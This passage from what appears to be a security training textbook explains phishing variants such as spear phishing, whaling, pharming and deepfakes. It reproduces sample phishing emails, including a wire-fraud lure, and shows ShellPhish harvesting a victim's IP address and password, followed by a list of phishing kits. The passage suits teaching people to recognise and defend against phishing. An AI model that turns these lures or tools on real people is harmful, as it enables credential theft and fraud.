
Dear User,
Your email account has to be updated to avoid deactivation or Risk of theft.!
So we strongly recommend that you should immediately verify your
email account.

CLICK TO VERIFY

WARNING! Protect your privacy. Log-out when you are done and completely exit your browse.

Privacy | Legal

Figure 9.5: Screenshot showing a phishing email


File
Message
Developer
Help
Tell me what you want to do
Reply
Reply All
Forward
Meeting
More
Respond
Ignore
Junk
Delete
Archive
Delete
Assign Policy
Mark Unread
Categorize
Follow Up
Tags
Report Phishing
Cofense
Reply
Reply All
Forward
Open Message
CALL BEFORE YOU WIRE
[redacted] requests you call to verify - even if an email seems legitimate
STOP
COFENSE

[redacted]-Loan: 9820040018 -Secure: Pre CD / ALTA / Wire Inst and Other Closing Docs Attached

"glynn[redacted]com" <glynn@[redacted].com>
To: redacted@real_estate
Thu 03/17/2022[redacted]

[redacted]

New [redacted] secure email message from [redacted]

To view the secure message, click Open Message.

The secure message expires on Sep 30, 2022 @ 04:01 PM (GMT).

Do not reply to this notification message; this message was auto-generated by the sender's security system. To reply to the sender, click Open Message.

If clicking Open Message does not work, copy and paste the link below into your Internet browser address bar.

https://[redacted].com.br/cd/Portal/

Want to send and receive your secure messages transparently?
Click here to learn more.

Be aware! Online banking fraud is on the rise. If you receive an email containing WIRE INSTRUCTIONS call your Escrow Officer immediately to verify the information prior to sending funds.

[redacted]

[redacted]
[redacted] Drive, Suite 100
Weatherford, [redacted]

Office: [redacted]
Mobile: [redacted]
Fax: [redacted]
Email: sdiederich@stewart.com

[redacted] Department of Insurance:
Escrow License [redacted]

www[redacted].com
View our current classes and events.

The content of this email is confidential and intended for the recipient specified in message only. It is strictly forbidden to share any part of this message with any third party, without a written consent of the sender. If you received this message by mistake, please reply to this message and follow with its deletion, so that we can ensure such a mistake does not occur in the future.

Figure 9.6: Screenshot showing a phishing email

Types of Phishing

- ### Spear Phishing

  Instead of sending out thousands of emails, some attackers opt for "**spear phishing**" and use specialized social engineering content directed at a specific employee or small group of employees in an organization to steal sensitive data such as financial information and trade secrets.

Spear phishing messages seem to come from a trusted source with an official-looking website. The email also appears to be from an individual from the recipient's company, generally someone in a position of authority. In reality, the message is sent by an attacker attempting to obtain critical information about a specific recipient and their organization, such as login credentials, credit card details, bank account numbers, passwords, confidential documents, financial information, and trade secrets. Spear phishing generates a higher response rate compared to a normal phishing attack, as it appears to be from a trusted company source.

- **Whaling**

  A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information. It is a social engineering trick in which the attacker tricks the victim into revealing critical corporate and personal information (like bank account details, employee details, customer information, and credit card details), generally, through email or website spoofing. Whaling is different from a normal phishing attack; the email or website used for the attack is carefully designed, usually targeting someone in the executive leadership.

- **Pharming**

  Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website. This attack is also known as "Phishing without a Lure." The attacker steals confidential information like credentials, banking details, and other information related to web-based services.

  Pharming attack can be performed in two ways: DNS Cache Poisoning and Host File Modification

  DNS Cache Poisoning:

  - The attacker performs DNS Cache Poisoning on the targeted DNS server.
  - The attacker modifies the IP address of the target website "www.targetwebsite.com" to that of a fake website "www.hackerwebsite.com."
  - When the victim enters the target website's URL in the browser's address bar, a request is sent to the DNS server to obtain the IP address of the target website.
  - The DNS server returns a fake IP address that is already modified by the attacker.
  - Finally, the victim is redirected to the fake website.

  Host File Modification:

  - An attacker sends a malicious code as an email attachment.
  - When the user clicks on the attachment, the code executes and modifies local host files on the user's computer.

- When the victim enters the target website's URL in the browsers address bar, the compromised host file automatically redirects the user's traffic to the fraudulent website controlled by the hacker.

Pharming attacks can also be performed using malware like Trojan horses or worms.

- **Spimming**

  SPIM (Spam over Instant Messaging) exploits Instant Messaging platforms and uses IM as a tool to spread spam. A person who generates spam over IM is called Spimmer. Spimmers generally make use of bots (an application that executes automated tasks over the network) to harvest Instant Message IDs and forward spam messages to them. SPIM messages, like email spam, generally include advertisements and malware as an attachment or embedded hyperlink. The user clicks the attachment and is redirected to a malicious website that collects financial and personal information like credentials, bank account, and credit card details.

- **Angler Phishing**

  Angler phishing is a cyber phishing fraud in which attackers target disgruntled users or customers over social media platforms. Attackers perform this attack by creating a fake social media account impersonating the organization's helpdesk account and connecting to the disgruntled individuals via social media posts. They may reply to individuals who raise complaints on social media or post fake service links. Users assume that they have received feedback from a trusted source and access the malicious link posted by the attackers. When victims click on the link, malicious software is installed on their system, or they are redirected to another site requesting them to provide their details. This technique further encourages attackers to gain critical information such as individuals' biodata or account information for monetary benefits.

- **Catfishing Attack**

  A catfishing attack is an online phishing scam in which attackers target a person on social media platforms (Facebook, Instagram, etc.) and perform identity theft. After stealing the target profile's identity, attackers create a fake social media account and masquerade as the owner of the account. Then, attackers use that account for communicating with other users online via chat boxes or other means to establish personal or business relationships. Later, they perform cyberbullying or other social engineering attempts for monetary gain.

  Signs of Catfishing

  - **Avoids direct communication:** A catfisher often avoids direct meetings, refuses to provide their contact number, avoids turning on their webcam, and makes emergency excuses of illness or travel.
  - **Maintains a single profile picture for a long duration:** A catfisher maintains the same profile picture for years to falsify their age. Occasionally, attacker may download all the pictures of the victim at once and use them one by one for years to falsify their age.

  - **Maintains a good number of friends in their account:** A catfisher maintains a good number of friends of the opposite gender in their account.
  - **Requests for Money:** A catfisher often requests money while pretending to be in danger. They attempt to leverage the emotional or business-oriented attachments of users.

- **Deepfake Attack**

  A deepfake attack is a type of phishing attack in which attackers create false media of a person they target using advanced technologies such as ML and AI. Attackers mimic a person who is in a senior position and create falsified media with high accuracy (face, voice, video, and movements) to avoid suspicion by the end users. Attackers perform deepfakes by gathering previously recorded audio and video samples of the target person and then cloning those clips. Deepfake phishing attacks can be performed in any form and may include ghost fraud (using an expired person's narratives or clippings), application fraud (a stolen online account's clippings), and synthetic identity fraud (clips with unknown identity). All these deepfake attempts are made to deceive online users into believing that they are listening to original clippings, which often request donations. Further, using these fake clippings, attackers may blackmail victims into paying a ransom.


  Signs of a Deepfake Attack

  - Audio signs
    - Deviation from a natural speech pattern
    - Robotic voice toning
    - Poor audio quality
  - Video signs
    - Mismatch between speech and lip movement
    - Uneven blinking or eye movements
    - Frequent color changes in skin tone

Phishing Tools

ShellPhish

ShellPhish is a phishing tool used to **phish user credentials from various social networking platforms** such as Instagram, Facebook, Twitter, LinkedIn, etc.



```
┌─[root@parrot]─[/shellphish]
└──╼ #./shellphish.sh

      .:.:. Phishing Tool coded by:  @linux_

 :: Disclaimer: Developers assume no liabili
 :: responsible for any misuse or damage cau

[01] Instagram      [09] Origin          [17]
[02] Facebook       [10] Steam           [18]
[03] Snapchat       [11] Yahoo           [19]
[04] Twitter        [12] Linkedin        [99]
[05] Github         [13] Protonmail
[06] Google         [14] Wordpress
[07] Spotify        [15] Microsoft
[08] Netflix        [16] InstaFollowers

[*] Choose an option: 1
```

https://github.com

```
[*] IP Found!
[*] Victim IP: 66 [redacted]
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.
36
[*] Saved: instagram/saved.ip.txt

[*] Hostname: google [redacted]
[*] Reverse DNS: 52 [redacted]
[*] IP Continent: North America (NA)
[*] IP Country:  United States
[*] City Location:  Unknown
[*] ISP: Google
[*] AS Number: [redacted]
[*] IP Address Speed: Corporate Internet Speed
[*] IP Currency: United States dollar($) (USD)

[*] Waiting Credentials and Next IP, Press Ctrl + C to exit...

[*] Credentials Found!
[*] Account: [redacted]@gmail.com
[*] Password: [redacted]
[*] Saved: sites/instagram/saved.usernames.txt

[*] Waiting Next IP and Next Credentials, Press Ctrl + C to exit...
```

BLACKEYE
https://github.com

PhishX
https://github.com

Modlishka
https://github.com

Trape
https://github.com

Evilginx
https://github.com

